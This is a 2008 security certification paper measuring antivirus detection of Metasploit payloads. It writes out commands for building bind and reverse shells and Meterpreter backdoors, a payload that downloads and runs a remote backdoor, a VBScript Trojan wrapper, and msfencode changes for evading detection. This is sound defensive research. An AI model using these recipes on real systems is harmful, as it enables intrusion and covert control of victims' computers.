Effectiveness of Antivirus in Detecting Metasploit Payloads

GCIH Gold Certification

Author: Mark Baggett, mbaggett@morris.com

Adviser: Rick Wanner

Accepted: March 6th 2008

Outline

Special thanks to Carin John, Doug Burks and Rick Wanner for their extremely valuable feedback.

1. Introduction

Your neighbor stops you at your curb. He knows you're a computer security guru and wants to know the secret to protecting his computer from hackers. You need to get back to mowing the lawn and don't really have time to explain log monitoring, patch management, vulnerability assessments, penetration testing, least required access, the CIA triad, and the finer points of risk management. Besides, you know you' re the only guy on the block with syslog servers, hardware firewalls, IDS and HIPS watching the one computer in your house that you only use for online banking. So what do you tell him? "Keep your patches and antivirus software up to date and don't run untrusted programs". You know it' s not enough, but any more advice would commit you to hours of free consulting or get you uninvited to the neighborhood Christmas party. "Don't run untrusted programs"…good advice! The problem is most people trust everyone when it comes to free software. "Keep your patches and antivirus up to date …" In my experience users typically, once educated, allow their computers to automatically install its Black Tuesday Microsoft patches and their antivirus software to update itself. Their antivirus will stay up to date until the evaluation license that came with the computer expires. Conscientious home users do, for the most part, run their Windows updates and keep their antivirus product updated. However, auxiliary programs which are not updated automatically by Microsoft updates and other manufacturer provided

self-update programs are often not updated and become vulnerable to attack. Not fully patched and frequently running potentially malicious code, home computers are often left with their antivirus product as the primary means of defense against attack.

Commercial organizations tend to do a little better. They often have a firewall, some patch management, and try to keep their antivirus product up to date. Still, today many organizations do not practice defense in depth and depend largely upon their antivirus products to protect them from malicious code and attackers who attempt to gain access to their valuable computing resources.

This begs the question, "How effective are today's antivirus products in detecting the attack tools being used by today's attackers?" Specifically, how effective are they against the many payloads available in the Metasploit framework?

This paper seeks to create a variety of payloads which could be used for malicious purposes using the tools in Metasploit. It will then measure the effectiveness of today's antivirus products in detecting those payloads by submitting them to www.VirusTotal.com. VirusTotal.com is a free online service which allows a user to submit a file through its web interface. It scans the submitted file with 32 different antivirus engines and provides you with the results. By submitting a file to virustotal.com, one can quickly measure the ability of a large number of antivirus products to detect the payload.

It should be noted that in producing standalone payloads which are written to disk we are significantly improving the antivirus

products' chances of detecting the payload. Usually, when using a Metasploit exploit to deliver a payload, the code never reaches the disk where it can be detected by on-access disk scanners. Unless an antivirus product is scanning memory during access, there is little chance of antivirus products detecting the payload.

I will use Msfpayload to create several Windows, LINUX and Macintosh OS X payloads. I will learn how the payloads execute and how to connect to them after they have executed on the remote machine. I'll submit those payloads to virustotal.com to see how the antivirus vendors do with detecting the default payloads. Then I'll modify the parameters such as ports, exit process, and other options to see what, if any, effect it has on the detection of the payload. Next I will take a few of the default backdoors and bind them to a benign host creating a Backdoor Trojan and see if that affects detection. Lastly I will take a few of the payloads that are the most widely detected and use MSFENCODE to alter the payload to avoid detection.

Please note that antivirus products are constantly being updated to detect new threats. In addition, by submitting these files to virustotal.com, the testing done for the purpose of this paper may itself cause samples to be submitted to antivirus vendors thereby altering the results.

2. What is Metasploit?

Metasploit is a framework for the development of various security tools and exploits. By providing a standardized interface

and a powerful set of Ruby objects which implement most of the functionality required to find vulnerabilities and exploit them in a consistent and reliable way, Metasploit has established itself as the development and attack tool of choice for white-hat penetration testers and black-hat hackers. As such, one might expect most of today's antivirus products to detect the payloads which execute on the clients after successful exploitation of a vulnerability.

3. Metasploit Tools – msfpayload and msfcli

What is Msfpayload?

Msfpayload is one of the many great tools included with the Metasploit Framework. It can be used to create customized payloads. To run Msfpayload, first select one of the many payloads included in the framework. Then provide the parameters for the payload and the output format you want it to generate, and it will create a customized payload for you. You can take the resulting file and include it in your own exploits written in C, Ruby, Perl, Java or other languages. It also has the ability to create executable programs. These standalone payloads can be executed on a host independently of the framework exploitation engine. This is useful for attackers who want to gain access to fully patched machines by enticing the user to run their payload. It is also useful to attackers who want to use the Meterpreter payload, IDS and forensics evasion in the framework, but have gained access to the host through a method which is not in the framework. For example, if an attacker already has remote access through a guessed login and password or a custom exploit they developed outside of the framework,

they can use that access to launch a Meterpreter standalone payload and still take advantage of framework.

What is MSFCLI?

MSFCLI is a Command line interface to the Metasploit framework. Before I started writing this document, msfconsole was my interface of choice. In working on this document I found msfcli the easiest way to quickly get access to the rich tools available in the Metasploit framework. Because it's a command line interface, my bash history provides a nice and easy way to remember what worked. The ability to GREP through the long list of payloads and exploits is also handy. In addition, once you are familiar with the syntax, being able to put all the parameters on a single line and press Enter is much faster than stepping through the options in msfconsole. Once you're familiar with using the S, O , I, A, AC, and P parameters, it's easier to quickly get access to the wealth of options available for all of the payloads and exploits in the framework.

4. Using MSFPAYLOAD to Produce Standalone Executables

Before I get to the results, let's look at the process used to create the payloads. MSFPAYLOAD has the ability to create payloads in a variety of formats. Here is the syntax for running Msfpayload:

```
$./msfpayload -?
Usage: ./msfpayload <payload> [var=val] <S[ummary]|C|P[erl]|R[aw]|J[avascript]|e[X]ecutable>
```

<payload> is the name of any of the payloads available in the Metasploit framework. You will get a complete list of all available payloads by simply executing ./msfpayload with no parameters.

[var=val] is where you pass the parameters for the payload. For example LPORT, LHOST, EXITFUNC, etc. The parameters that you pass depend upon the payload that you are using. Payloads which shovel a shell or gui back to the attacker will require the LPORT and LHOST parameters be set. Payloads which launch a listener on the victim and wait for a connection from the attacker may not require any parameters. You may you want to change defaults such as tcp ports, SMBPIPE connection methods or other behaviors such as disabling the VNC courtesy shell by setting additional parameters.

<S | C| P | R| J | X> The last parameter is a single letter which tells Msfpayload the type of output that you want.

S produces SUMMARY information on the exploit including parameters that need to be set. This is the same information displayed with the INFO command from the console.

C produces a code snippet in C that can be included in an exploit.

P produces a code snippet in PERL which can be included in an exploit

J produces a code snippet in JAVA for use in your exploits

R produces a RAW machine language output of the exploit code. The RAW assembly code is ready to be placed at the end of your NOP sled in an overflowed buffer. This is also the option for generating output to MSFENCODE that will be obscured from detection, but more on

that later.

X produces executable code. You can redirect the output of this option to a file. The resulting file will be ready to run on the victim's machine. In Metasploit 3.0 this was limited to creating a Windows executable in PE format. With the release of Metasploit 3.1 on January 28, 2008 it now also creates executables from Linux, iPhone and Macintosh x86 OS X . This is the function that I will use heavily in producing standalone executable backdoors for testing.

To use Metasploit to produce a Windows backdoor shell listener executable, one uses the following syntax:

```
$ ./msfpayload windows/shell_bind_tcp X > ~/bindshell.exe [1]
```

Using the FILE command we can see that the binary is in Windows 32 bit PE format.

```
$ file ~/bindshell.exe

bindshell.exe: MS Windows PE 32-bit Intel 80386 GUI executable not relocatable
```

If we execute this program on a Windows host it will create a listener on port 4444. When it receives a connection from the attacker it will send a shell executing on the remote victim to the attacker. In the case of shell_bind_tcp the attacker can use NETCAT to connect to the backdoor. For most other payloads the attacker will need to use the framework to interact with the backdoor. Let us take a look at how to do that.

5. How to use these Standalone Payloads.

Once you have created the payloads and executed them on the remote victim you need to be able to interact with the payload. SINGLE payloads that bind a shell listener to the host can be used outside of the framework with Netcat. These payloads include windows/shell_bind_tcp, Linux/x86/shell_bind_tcp and Osx/x86/Shell_Bind_TCP.

There are some payloads that will not function as standalone executables. For example, those payloads which rely on existing TCP connections to communicate with the attacker such as FIND_TAG or FIND_PORT payloads will not work as standalone executables. Since the user initiated the execution of the payload rather than the frameworks exploitation engine, there is no connection between the attacker and the victim, so the payload fails.

Most of the payloads are expecting communications to be coming from the framework. The framework contains a special exploit for use with external payloads called multi/handler. The multi/handler exploit provides the needed communication and framework hooks for the standalone payloads. To use the multi/handler you need to specify the remote payload used along with options that you want to set. Some parameter such as RHOST may be required for payloads which start a listener such as windows/vncinject/bind_tcp, windows/meterpreter/bind_tcp, etc. You can use the multi/handler exploit through MSFCLI, MSFCONSOLE, MSFGUI or MSFWEB. I found it easiest to use MSFCLI for interacting with external payloads. Let's take a quick look at how to use MSFCLI:

Using MSFCLI

Pass the –h parameter to msfcli to get the help file for msfcli. It produces the following output:

```
Usage: ./msfcli <exploit_name> <option=value> [mode]
=================================================
                  Mode           Description
                   ----           -----------
                  (H)elp         You're looking at it baby!
                  (S)ummary      Show information about this module
                  (O)ptions      Show available options for this module
                  (A)dvanced     Show available advanced options for this module
                  (I)DS Evasion  Show available ids evasion options for this module
                  (P)ayloads     Show available payloads for this module
                  (T)argets      Show available targets for this exploit module
                  (AC)tions      Show available actions for this auxiliary module
                  (C)heck        Run the check routine of the selected module
                  (E)xecute      Execute the selected module
```

If you run .\msfcli without any parameters, you will get a full list of all the exploits, payloads, encoder, and auxiliary modules available in Metasploit. This is similar to typing "show" while in the msfconsole. Choose which part of Metasploit you want to use. For demonstration purposes I will use the apple_quicktime_rtsp exploit. Now that I have chosen an exploit, I need to know what payloads are available for it. Get this information by passing the "P" paramters to msfcli as follows:

```
$./msfcli exploit/windows/browser/apple_quicktime_rtsp P
```

Look through the list of payloads and choose one. Then set the PAYLOAD variable by passing PAYLOAD=<payload name> to msfcli and pass

the S action to get a full description of what you have chosen to do so far. The S option will show you the information that is available to you using the INFO command in msfconsole.

```
$./msfcli exploit/windows/browser/apple_quicktime_rtsp PAYLOAD=windows/vncinject/reverse_tcp S
```

The summary page will often give a good understanding of exactly how the payload operates. For example, a reverse_tcp VNC session is described as "Connect back to the attacker, inject the VNC server dll, and run it from memory". That means you won't be able to connect back to a VNC client listener because the VNC client doesn't shovel the VNC server dll. This payload will only work when used with the exploitation engine. Fortunately for us, the framework's multi/handler exploit is designed for this purpose. The summary page discloses those parameters for the exploit and the payload considered "REQUIRED" for execution. Besides the required and optional parameters inherent to the exploits and payloads there may be other useful configurable items available in the OPTIONS, IDS, ADVANCED, TARGETS and ACTION settings. Try passing the O, I, A, AC, P and T parameters to see the wealth of other options you can set. For example:


```
/msfcli exploit/windows/browser/apple_quicktime_rtsp PAYLOAD=windows/vncinject/reverse_tcp O

/msfcli exploit/windows/browser/apple_quicktime_rtsp PAYLOAD=windows/vncinject/reverse_tcp A

/msfcli exploit/windows/browser/apple_quicktime_rtsp PAYLOAD=windows/vncinject/reverse_tcp I
```

The I and A parameters often contain hidden gems. For example, I like to set the DisableCourtesyShell flag from the Advanced option and choose an IDS evasion technique such as SINGLE_PAD base64

encoding[2]. Then one passes the E option to execute your command.

```
      $ ./msfcli exploit/windows/browser/apple_quicktime_rtsp
PAYLOAD=windows/vncinject/reverse_tcp DisableCourtesyShell=true
HTTP::base64=single_pad LHOST=192.168.100.5 SRVHOST=192.168.100.5 E
```

Now that you have an idea on how to use msfcli, let us look at using the multi/handler exploit to interact with the standalone backdoors. The exact syntax depends upon the payload that was used to create the standalone executable. The following describes some, but not all, of the basic payloads that were created in these tests and how they are used. For you to better understand the parameters being used in the creation of the payloads, you must understand the environment in which they are used. This way one knows which IP is the attacker and which is the victim. In addition, the following tables establish a "LABEL" for each payload which will be used in subsequent paragraphs when discussing the results of various virus scans. The following picture diagram depicts the players in the example syntax provided below the picture. The IP addresses may have been different on the samples submitted to www.virustotal.com.



The Payloads

PAYLOAD	Windows/vncinjection/reverse_tcp
LABELING	VNCREV.EXE
DESCRIPTION	This payload will shovel a VNC GUI out through a corporate firewall to a waiting Metasploit payload handler. It gives the remote attacker GUI control of the internal server.
CREATION	./msfpayload windows/vncinjection/reverse_tcp LHOST=192.168.100.5 X > vncrev.exe
USE	1) Start payload handler to wait for the incoming connection ./msfcli exploit/multi/handler PAYLOAD=windows/vncinject/reverse_tcp LHOST=192.168.100.5 RHOST=192.168.100.3 DisableCourtesyShell=TRUE E 2) Launch VNCREV.exe on victim

PAYLOAD	Windows/vncinjection/bind_tcp
LABELING	BINDVNC.EXE
DESCRIPTION	This payload will start a listener on a port on the victim machine. The listener waits for an incoming connection to inject the vnc server DLL which it will execute. It does not start a VNC server listening on a port. To use it we need to use Metasploit to connect to the listening process.
CREATION	./msfpayload windows/vncinjection/bind_tcp X > bindvnc.exe
Use	1) Start payload handler ./msfcli exploit/multi/handler PAYLOAD=windows/vncinject/bind_tcp RHOST=192.168.100.3 DisableCourtesyShell=TRUE E 2) Launch BINDVNC.exe on victim

PAYLOAD	Windows/shell_bind_tcp
LABELING	bindshell.EXE
DESCRIPTION	This payload will start a shell on a tcp port waiting for the incoming connection.
CREATION	./msfpayload windows/shell_bind_tcp X > bindshell.exe
Use	Double click the payload on the victims machine. Connect to it from the attackers machine with netcat Nc 192.168.100.3 4444

PAYLOAD	Windows/shell/reverse_tcp

LABELING	revshell.exe
DESCRIPTION	This payload will shovel a CMD.EXE prompt out through a corporate firewall to a waiting Metasploit payload handler listener.
CREATION	./msfpayload windows/shell/reverse_tcp LHOST=192.168.100.5 X > revshell.exe
USE	./msfcli exploit/multi/handler PAYLOAD=windows/shell/reverse_tcp LHOST=192.168.100.5 E

PAYLOAD	Windows/meterpreter/bind_tcp
LABELING	METREV.EXE
DESCRIPTION	This Windows payload will shovel a Meterpreter process back through a corporate firewall to a waiting Metasploit framework listener. Once connected, the remote attacker can use the Meterpreter payload to execute various extremely functions on the host such as altering system properties to foil forensics investigations, jump from one running process to another, steal system password hashes, upload, download and execute the code of their choice, or act as a proxy to attack other hosts on the same network as the host running Meterpreter.
CREATION	./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.100.5 X > metrev.exe
USE	1) Start payload handler ./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp RHOST=192.168.100.3 E 2) Launch METREV.EXE on victim

PAYLOAD	Windows/meterpreter/bind_tcp
LABELING	BINDMET.EXE
DESCRIPTION	This Windows payload starts a listener on the specified tcp port and waits for the meterpreter dll to be injected into it. Then it launches the meterpreter process sending IO over the inbound connection.
CREATION	./msfpayload windows/meterpreter/bind_tcp X > bindmet.exe
USE	1) Start payload handler ./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/bind_tcp RHOST=192.168.100.3 E 2) Launch BINDMET.EXE on victim

PAYLOAD	Windows/download_exec
LABELING	DOWNTINI.EXE
DESCRIPTION	This payload downloads an executable from the specified Internet location and executes it on the host. In this example we download and execute TINI.EXE which is a very small backdoor shell that listens on port 7777.
CREATION	./msfpayload windows/download_exec URL=http://ntsecurity.nu/downloads/tini.exe X > downtini.exe
MD5	14d2515276826cf83066d9bc057eb998
USE	1) Run DOWNTINI.EXE on Windows victim 2) nc 192.168.100.3 7777

PAYLOAD	Linux/x86/shell_bind_tcp

LABELING	Linuxbindshell
DESCRIPTION	This Linux payload will bind a backdoor shell to the specified listening port and wait for the attacker to connect
CREATION	./msfpayload Linux/x86/shell_bind_tcp X > linuxbindshell
MD5	7583e60edca5890fe12c179442968252
USE	1) Chmod +X linuxbindshell 2) Execute ./linuxbindshell on Linux victim 3) nc 192.168.100.4 4444

PAYLOAD	Linux/x86/shell/reverse_tcp
LABELING	linuxbindshell
DESCRIPTION	This Linux payload will shovel a linux backdoor shell out through corporate firewall to a waiting listener.
CREATION	./msfpayload Linux/x86/shell/reverse_tcp LHOST=192.168.100.5 X > linuxrevshell
USE	1) Chmod +X linuxrevshell 2) Execute ./linuxrevshell on linux victim 3) ./msfcli exploit/multi/handler PAYLOAD=linux/x86/shell/reverse_tcp RHOST=192.168.100.4 E

PAYLOAD	Osx/x86/shell_bind_tcp
LABELING	Bindosx
DESCRIPTION	This payload starts a shell listener on the specified port and waits for a connection

CREATION	./msfpayload osx/x86/shell_bind_tcp X > bindosx
MD5	072b85c6b97c516d361914c84eaa5961
USE	1) Chmod +x bindosx 2) Execute ./bindosx on OS X Victim 2) nc victim-IP 4444

6. Effectiveness of Antivirus against these default payloads

Submitting the payloads generated by the default options for msfpayload showed that in general most of the payloads go undetected by antivirus products. No antivirus product successfully identified the payload as part of the Metasploit framework. A few products detected the payloads as viruses and others were able to use heuristic engines to determine that something probably wasn't right with the programs. For the most part these payloads were detected by 3 or 4 of the 32 antivirus products that virustotal.com employs. One notable exception is the "Download and Execute" payload. It was detected by 12 of 32 virus products or 37.5 percent of the products tested. Notably, F-SECURE, PANDA and WebWasher Gateway faired the best among the virus products in detecting these default payloads. AVG also did fairly well in detecting these threats. On average, about 10-11% of the Windows antivirus products detected the default msfpayload executables when written to disk. The Linux and Macintosh payloads were not detected by any of the antivirus engines. The following table shows who detected the default payloads.

Results of scans (sample results)

Sample Name See full descriptions in the "Creating backdoors" section	Detections	Percentages
Bindshell.exe	AVG as Dropper.Mdrop.N F-Secure Suspicious:W32/Malware!Gemini Panda - Suspicious file WebWasher-Gateway Win32.Malware.gen (suspicious)	4/32 (12.5%)
Bindvnc.exe	F-Secure Suspicious:W32/Malware!Gemini Panda - Suspicious file WebWasher-Gateway Win32.Malware.gen (suspicious)	3/32 (9.38%)
Vncrev.exe	F-Secure Suspicious:W32/Malware!Gemini Panda - Suspicious file WebWasher-Gateway Win32.Malware.gen (suspicious)	3/32 (9.38%)
Bindmet.exe	F-Secure Suspicious:W32/Malware!Gemini Panda - Suspicious file WebWasher-Gateway Win32.Malware.gen (suspicious)	3/32 (9.38%)
Downtini.exe	Avast - Win32:SdBot-gen44	12/32 (37.5%)

	BitDefender - Exploit.Shellcode.A DrWeb -Trojan.DownLoader.33584 FSecure - W32/Downloader Kaspersky- Heur.Downloader Microsoft - TrojanDownloader:Win32/Small.gen!C NOD32v2 - Win32/TrojanDownloader.Small.NTB Norman - W32/Downloader Panda - Suspicious file Symantec - Trojan.Ducky.B VBA32 - suspected of Win32.Trojan.Downloader (http://...) WebWasher-Gateway- Win32.Malware.gen (suspicious)	
Revshell.exe	F-Secure Suspicious:W32/Malware!Gemini Panda - Suspicious file WebWasher-Gateway Win32.Malware.gen (suspicious)	3/32 (9.38%)
bindosx	None	0/32 (0.00%)
Bindshelllinux	None	0/32 (0.00%)
Linuxrevshell	None	0/32 (0.00%)
Metrev.exe	F-Secure Suspicious:W32/Malware!Gemini Panda - Suspicious file WebWasher-Gateway	3/32 (9.38%)

	Win32.Malware.gen (suspicious)	

7. Altering Parameters to Avoid Detection

I modified the payloads by altering the parameters passed to msfpayload to see what, if any, effect that has on detection. If the signature used by the antivirus products includes the port or other bytes which are altered by the parameters, one should be able to affect the ability of the product to detect the payload. Here is an example of how to alter the parameters to produce a different payload.

```
./msfpayload windows/shell_bind_tcp LPORT=7777 EXITFUNC=process X > bindshell7777p.exe
```

In this example I changed the port that the shell listens on from the default of 4444 to port 7777. Changing the listening port had no effect on antivirus product's ability to detect the backdoor shell. When bound to port 4444, 7777 or 65535 (bindshell65535.exe) the same four antivirus products detected the backdoor. Likewise submitting with an EXITFUNC of thread (bindshell7777t.exe) or process (bindshell7777p.exe) did not alter the results of the antivirus scan.

It seems altering the parameters of the payload may in some cases avoid detection by altering the binary enough not to match an antivirus signature. However, I didn't find an example where that was true. Altering the parameters may work, but not very well. There are much more effective ways of avoiding detection.

Sample Name	Detections	Percentages

See full descriptions in the "Creating backdoors" section		
Bindshell7777t.exe	AVG as Dropper.Mdrop.N F-Secure Suspicious:W32/Malware!Gemini Panda - Suspicious file WebWasher-Gateway Win32.Malware.gen (suspicious)	4 or 32 (12.5%)
Bindshell7777p.exe	AVG as Dropper.Mdrop.N F-Secure Suspicious:W32/Malware!Gemini Panda - Suspicious file WebWasher-Gateway Win32.Malware.gen (suspicious)	4 or 32 (12.5%)
Bindshell65535.exe	AVG as Dropper.Mdrop.N F-Secure Suspicious:W32/Malware!Gemini Panda - Suspicious file WebWasher-Gateway Win32.Malware.gen (suspicious)	4 or 32 (12.5%)

8. Turning Payloads into Backdoors Trojans

A backdoor Trojan is a seemingly benign program such as a Flash Game or a computing application which has the additional unwanted functionality of providing an attacker with access to the machine.

For example, the legendary Whack-a-mole Netbus backdoor gave attackers full control of machines while the unsuspecting users took out their aggression on animated rodents.

To turn backdoors into Trojans, one needs 3 components. You need one of the Metasploit backdoors, a benign host program which the user will be enticed to run, and a small launching script to run the benign host program visibly and the backdoor invisibly. You will also need a tool to tie the three things together into a single executable which extracts the components and launches the script. There are a wide variety of payloads available in Metasploit. For these examples I will test the Trojan backdoors with windows/shell_bind_tcp, window/vncinject/bind_tcp, windows/meterpreter/bind_tcp and windows/download_exec. For my benign host I will simply use a copy of MSPAINT.EXE from the c:\windows\system32\ directory. For the launching script I will use this small Visual Basic script.

```
Contents of startbackdoor.vbs:


Set WshShell = WScript.CreateObject("WScript.Shell")
WshShell.Run "mspaint.exe",1, False
wshshell.run "bindshell.exe",0,False [3]
```

Let's go through the script line by line. The first line simply creates an instance of a WScript.Shell object called WshShell. This object contains a method called RUN which we use in the next two lines.

```
WshShell.Run "mspaint.exe",1, False
```

This line calls the RUN method in the newly created WScirpt.Shell object and passes to it three parameters. The first parameter, MSPAINT.EXE, is the name of the executable to run. The second parameter, 1, tells the method what type of window to run it in. In this case, 1 causes MSPAINT.EXE to be launched as the Active window displayed to the user. Your options for this parameter are:

```
0 Hide the window and activate another window.
1 Activate and display the window. (restore size and position) Specify this flag when displaying
a window for the first time.
2 Activate & minimize.
3 Activate & maximize.
4 Restore. The active window remains active.
5 Activate & Restore.
6 Minimize & activate the next top-level window in the Z order.
7 Minimize. The active window remains active.
8 Display the window in its current state. The active window remains active.
9 Restore & Activate. Specify this flag when restoring a minimized window.
10 Sets the show-state based on the state of the program that started the application
```
[4]

The third parameter which is "FALSE" tells the script NOT to wait on MSPAINT.EXE to be closed before continuing to the next line of the script.

```
wshshell.run "bindshell.exe",0,FALSE
```

This third line of code in our visual basic script launches bindshell.exe in a hidden non-active window. It also does not to wait for the shell to close before continuing to the end of the script. This has the effect of not leaving a "cscript.exe" process running on the host.

You also need an installer program to take the three components, bind them together and launch the script. Just about any installer program is capable of doing this. You could use a binder/wrapper program to combine them. An extensive list of binders is available at http://www.exetools.com. However, these tools are often used for

malicious purposes and many antivirus products have signatures for them. Commercial installer tools such as InstallShield and Wyse Package Installer fit this purpose nicely eliminating concerns about antivirus products.

IExpress is a free installer program that comes with Windows. IExpress is well suited for creating simple installation routines and for producing our backdoor Trojan. Irongeek has an excellent video on using IExpress to bind together payload with the benign host. Since a picture is worth a thousand words, I'll just include that link in this document. After watching the video you will able to bind the payload, MSPAINT.exe and Startbackdoor.vbs above into a single executable. For reproduction of the settings I used I have included a sample SED file in the appendix to this paper. The only modification I made to what you see in the video is I have IExpress executed "cscript startbackdoor.vbs" and placed any programs I wanted to launch or registry entry modifications I wanted to make in the Visual Basic script.

http://www.irongeek.com/i.php?page=videos/binders-IExpress-trojans

9. Effect of "Trojanizing" Backdoors on Detection

After "Trojanizing" several backdoors I found that it actually decreased the number of antivirus products that detected it. So, take a malicious backdoor, add a visual basic script and MSPAINT and you can avoid detection. For example, BINDSHELL.EXE was detected by four antivirus products but BINDSHELLTROJAN.EXE was only by detected two antivirus products. DOWNTINI was detected by twelve antivirus

products but after being trojanized it was only detected by nine. However, avoiding antivirus detection is only temporary. When the installation package extracts the Trojan to disk in its native form, it can be detected by the original twelve antivirus products. Still, this can be helpful to an attacker in a few circumstances. First, it may result in the attacker bypassing gateway/perimeter scanners to reach unprotected hosts which are incapable of detecting the extracted payload. Second, if the attacker knows the antivirus product they are attempting to bypass they can attempt to extract the files to the default quarantine folders or to NTFS Alternate Data Streams which are typically excluded from AV scans.

Sample Name **See full descriptions in the "Creating backdoors" section**	**Detections**	**Percentages**
BindshellTrojan.exe	AVG – Dropper.MDrop.N WebWasherGateway – Win32.Malware.gen (suspicious)	2/32 (6.25%)
BindMetTrojan.exe	WebWasherGateway – Win32.Malware.gen (suspicious)	1//32 (3.13%)
Downtinitrojan.exe	Avast Win32:SdBot-gen44 AVG Downloader.Generic6.AFRP BitDefender Exploit.Shellcode.A DrWeb Trojan.DownLoader.33584 Kaspersky Heur.Downloader Microsoft TrojanDownloader:Win32/Small.gen!C	9/32 (28.13%)

	NOD32v2 Win32/TrojanDownloader.Small.NTB Sophos Mal/Generic-A Webwasher-Gateway Trojan.Expl.Shellcode.A.8	

10. Using MSFENCODE to create unique payloads

Another effective tool that comes with the Metasploit framework is ./msfencode. MSFENCODE will take a raw blob of machine code and will obfuscate it using one of the encoders that come with the framework. It will then return the mutated version of the Msfpayload code in either raw, Ruby, or C. However, unlike msfpayload, msfencode does not support executable (option X) format for its output. In order to produce executable payloads that have been encoded with msfencode, one has a couple of options:

1) Change msfencode Ruby code to support executable objects

2) Create raw formats and then use a hex editor to place them into a Windows PE format

3) Produce C code, modify it slightly to call the payload, and compile it

I was able to create a Frankenstein copy of msfencode which contained the portions of msfpayload that created a Windows executable. My modified code was only capable of producing a

Windows executable and is not worthy of distribution. Instead, I'll explain the basic changes I made.

The Metasploit team has created a method called Rex::Text.to_win32pe(payload, note) which accepts two parameters. The method reads in /data/templates/template.exe and does a string substitution for the payload and the notes into the template.exe executable in the proper locations. It then sends the combined executable to standard output. MSFPAYLOAD calls this function after making some stack adjustments on the payload to create the binary. This is essentially an elegant way of doing what I suggest as method 2 of creating altered payloads. If one calls the to_win32pe method within msfencode after you finish the encoding, you get a Windows binary returned to you. So, by editing a copy of msfencode and making small changes such as those below in the "encode" case statement, I was able to get a binary out of msfencode.


```
note = "Created by msfpayload (http://www.Metasploit.com).\n"

raw = Rex::Arch.adjust_stack_pointer('x86', -3500) + raw
# Print it out
$stderr.puts(OutStatus + "#{enc.refname} succeeded, final size #{raw.length}\n\n")
$stdout.print(Rex::Text.to_win32pe(raw, note))
```

It's worth noting that the msf::simple::buffer.Transform method called by msfencode also supports formats js_be (javascript big endian), js_le (javascript little endian) and java, but these formats are not accepted as parameters to the –t option by msfencode. If you needed your payload encoded in any of those formats you could change the line in msfencode to also accept those parameters. Modify

the following line in msfencode as follows:

```
BEFORE:
when "-t"
                                if (val =~ /^(perl|ruby|raw|c)$/)
AFTER:
when "-t"
                                if (val =~ /^(perl|ruby|raw|c|java|js_be|js_le)$/)
```

